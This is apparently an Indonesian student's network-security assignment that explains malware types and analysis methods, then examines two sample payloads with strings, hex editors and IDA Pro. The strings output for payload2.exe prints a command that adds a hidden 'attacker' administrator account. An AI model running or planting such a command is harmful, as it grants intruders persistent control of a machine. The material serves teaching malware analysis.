ULAN PURNAMA SARI
09011181320003 – TASK 7
Keamanan Jaringan Komputer

Malware adalah sebuah program yang diciptakan dengan maksud dan tujuan tertentu untuk mencari celah kesalahan di dalam software atau operating system. Nama Malware sendiri merupakan sebuah singkatan dari “Malicious Software” yang berarti perangkat lunak mencurigakan. Sebuah malware dapat mengakibatkan dampak buruk bagi sebuah komputer maupun user (pengguna komputer). Program ini dapat mengubah, merusak, mencari celah, dan mencuri data pribadi seseorang yang tentu sangat merugikan.

Ada beberapa contoh dari malware yaitu :

1. Virus

   Inilah istilah yang sering dipakai untuk seluruh jenis perangkat lunak yang mengganggu computer. Bisa jadi karena inilah tipe malware pertama yang muncul.Virus bisa bersarang di banyak tipe file. Tapi boleh dibilang, target utama virus adalah file yang bisa dijalankan seperti EXE, COM dan VBS, yang menjadi bagian dari suatu perangkat lunak. Boot sector juga sering dijadikan sasaran virus untuk bersarang.
2. Worm

   Worm alias cacing, begitu sebutannya.Cacing adalah sebuah program yang berdiri sendiri dan tidak membutuhkan sarang untuk menyebarkan diri. Hebatnya lagi, cacing bisa saja tidak memerlukan bantuan orang untuk penyebarannya.
3. Wabbit

   Istilah ini mungkin asing, tapi memang ada malware tipe ini. Seperti worm, wabbit tidak membutuhkan suatu program dan dokumen untuk bersarang.Tetapi berbeda dengan worm yang menyebarkan diri ke komputer lain menggunakan jaringan, wabbit menggandakan diri secara terus-menerus didalam sebuah komputer lokal dan hasil penggandaan itu akan menggerogoti sistem.
4. Trojan Horse

   Kuda Troya adalah malware yang seolah-olah merupakan program yang berguna, menghibur dan menyelamatkan, padahal di balik itu, ia merusak. Kuda ini bisa

ditunggangi oleh malware lain seperti seperti virus, worm, spyware. Kuda Troya dapat digunakan untuk menyebarkan atau mengaktifkan mereka.

Analisa malware adalah suatu aktivitas yang kerap dilakukan oleh sejumlah praktisi keamanan teknologi informasi untuk mendeteksi ada atau tidaknya komponen subprogram atau data yang bertujuan jahat dalam sebuah file elektronik. Analisa atau kajian ini sangat penting untuk dilakukan karena:

1. Malware sering diselundupkan melalui file-file umum dan popular seperti aplikasi (.exe), pengolah kata (.doc), pengolah angka (.xls), gambar (.jpg), dan lain sebagainya – sehingga jika pengguna awam mengakses dan membukanya, akan langsung mejadi korban program jahat seketika;
2. Malware sering diselipkan di dalam kumpulan file yang dibutuhkan untuk menginstalasi sebuah program atau aplikasi tertentu – sehingga jika sang pengguna melakukan instalasi terhadap aplikasi dimaksud, seketika itu juga malware diaktifkan;
3. Malware sering disamarkan dengan menggunakan nama file yang umum dipakai dalam berbagai keperluan, seperti driver (.drv), data (.dat), library (.lib), temporary (.tmp), dan lain-lain – sehingga pengguna tidak sadar akan kehadirannya di dalam komputer yang bersangkutan;

Ada beberapa tipe ANALISIS MALWARE :

1. Statis Analisis Malware


Statis atau Analisis Kode biasanya dilakukan dengan membedah sumber daya yang berbeda dari file biner tanpa mengeksekusi dan mempelajari setiap komponen. File biner juga dapat dibongkar (atau sebaliknya direkayasa) menggunakan disassembler seperti IDA. Kode mesin kadang-kadang dapat diterjemahkan ke dalam kode assembly yang dapat dibaca dan dipahami oleh manusia: analis malware kemudian dapat memahami petunjuk perakitan dan memiliki citra program apa yang seharusnya untuk melakukan.

2. Analisis Malware Dinami

Analisis dinamis atau Behavioral dilakukan dengan mengamati perilaku malware saat itu benar-benar berjalan pada sistem host. Bentuk analisis sering dilakukan dalam lingkungan sandbox untuk mencegah malware dari benar-benar menginfeksi sistem produksi.

TUGAS :


Lakukan analisis terhadap 2 file payload : payload.exe dan payload2.exe. Analisis proses kerja dan skema dari payload tersebut, menggunakan beberapa bantuan tools seperti : ghex, hexdump, strings (linux), ollydbg (win) atau ida pro (linux,win).



ULAN PURNAMA SARI

09011181320003 – TASK 7

Keamanan Jaringan Komputer



Gambar 1.1 Hasil Ekstraksi String payload.exe


ULAN PURNAMA SARI

09011181320003 – TASK 7


Keamanan Jaringan Komputer

```
ul-purnama payloads # strings payload2.exe
;}$u
D$$[[aYZQ
cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD
ul-purnama payloads #
```

Gambar 1.2 Hasil Ekstraksi Strings payload2.exe



Gambar 2.1 Editor Hexa dari File Payload.exe




Gambar 2.2 Editor Hexa dari File Payload2.exe


ULAN PURNAMA SARI

09011181320003 – TASK 7

Keamanan Jaringan Komputer



Gambar 3.1 Tampilan IDA Pro File Payload.exe



Gambar 3.2 Tampilan IDA Pro File Payload2.exe

ULAN PURNAMA SARI
09011181320003 – TASK 7
Keamanan Jaringan Komputer

Analisa :

Pada saat Strings payload.exe di Gambar 1.1 terdapat hasil berupa aplikasi, yaitu aplikasi **ApacheBench. Apa itu ApacheBench ?** ApacheBench adalah alat untuk pembandingan server kita Apache Hypertext Transfer Protocol (HTTP). Hal ini dirancang untuk memberikan kesan bagaimana saat melakukan instalasi Apache. GHex merupakan Aplikasi Hex Editor untuk Linux**.** Hex Editor adalah jenis program yang digunakan untuk memanipulasi data dari suatu file binary di komputer dan merupakan software penting dalam mempelajari alur kerja suatu program bila tidak memiliki source code-nya.